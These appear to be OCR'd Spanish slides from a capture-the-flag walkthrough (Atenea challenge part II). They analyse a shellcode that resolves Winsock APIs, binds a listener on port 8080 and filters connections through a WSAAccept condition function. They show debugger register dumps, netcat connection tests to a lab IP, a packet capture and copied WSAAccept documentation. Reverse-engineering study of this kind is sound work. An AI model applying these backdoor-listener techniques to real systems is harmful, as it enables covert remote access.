
3. Atenea reto parte (II): Shellcode análisis

- Salto a nuestro shellcode.




3. Atenea reto parte (II): Shellcode análisis

- Salto a nuestro shellcode.




3. Atenea reto parte (II): Shellcode análisis

- Función con referencias a ws2_32.dll.




3. Atenea reto parte (II): Shellcode análisis

- Resolución de APIs?.



3. Atenea reto parte (II): Shellcode análisis

- Todo son APIs de red!



Ocultar FPU

```
EAX   746E9730    <ws2_32.WSASocketA>
EBX   00FCA000
ECX   00D200BA
EDX   E0DF0FEA
EBP   00D20006
ESP   010FF940
ESI   011A316F    project2.011A316F
EDI   00D20157

EIP   00D2007F

EFLAGS   00000304
ZF 0  PF 1  AF 0
```

Ocultar FPU

```
EAX   746E06F0    <ws2_32.bind>
EBX   00000000
ECX   00D200D0
EDX   6737DBC2
EBP   00D20006
ESP   010FF944
ESI   010FF954
EDI   000000FC    'ü'
```

Ocultar FPU

```
EAX   7470B300    <ws2_32.WSAAccept>
EBX   00000000
ECX   00D20115
EDX   33BEAC94
EBP   00D20006
ESP   010FF93C
ESI   010FF954
EDI   000000FC    'ü'
```

3. Atenea reto parte (II): Shellcode análisis

- Ya está escuchando en el puerto 8080.
- No nos acepta las conexiones (RST)

```
~ nc 192.168.69.70 8080
~ nc 192.168.69.70 8080
~
```

1	0.000000	192.168.69.1	192.168.69.69	TCP	74 58284 → 8080 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SA
2	0.000129	192.168.69.69	192.168.69.1	TCP	54 8080 → 58284 [RST, ACK] Seq=1 Ack=1 Win=8192 Len=0

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2. Atenea reto parte (II): WSAAccept

- Quien y porqué nos rechaza?

WSAAccept function

12/05/2018 • 12 minutes to read

The **WSAAccept** function conditionally accepts a connection based on the return value of a condition function, provides quality of service flow specifications, and allows the transfer of connection data.

Syntax

C++ Copy

```
SOCKET WSAAPI WSAAccept(
  SOCKET          s,
  sockaddr        *addr,
  LPINT           addrlen,
  LPCONDITIONPROC lpfnCondition,
  DWORD_PTR       dwCallbackData
);
```

3. Atenea reto parte (II): WSAAccept

- Quien y porqué nos rechaza?

Parameters

`s`

A descriptor that identifies a socket that is listening for connections after a call to the listen function.

`addr`

An optional pointer to an sockaddr structure that receives the address of the connecting entity, as known to the communications layer. The exact format of the *addr* parameter is determined by the address family established when the socket was created.

`addrlen`

An optional pointer to an integer that contains the length of the sockaddr structure pointed to by the *addr* parameter, in bytes.

`lpfnCondition`


The address of an optional, application-specified condition function that will make an accept/reject decision based on the caller information passed in as parameters, and optionally create or join a socket group by assigning an appropriate value to the result parameter *g* of this function. If this parameter is **NULL**, then no condition function is called.

`dwCallbackData`

Callback data passed back to the application-specified condition function as the value of the *dwCallbackData* parameter passed to the condition function. This parameter is only applicable if the *lpfnCondition* parameter is not **NULL**. This parameter is not interpreted by Windows Sockets.


3. Atenea reto parte (II): lpfnCondition


- Parámetros de WSAAccept:



3. Atenea reto parte (II): lpfnCondition


- Condición de WSAAccept.






3. Atenea reto parte (II): Shellcode análisis

- “sub + je”





3. Atenea reto parte (II): Shellcode análisis

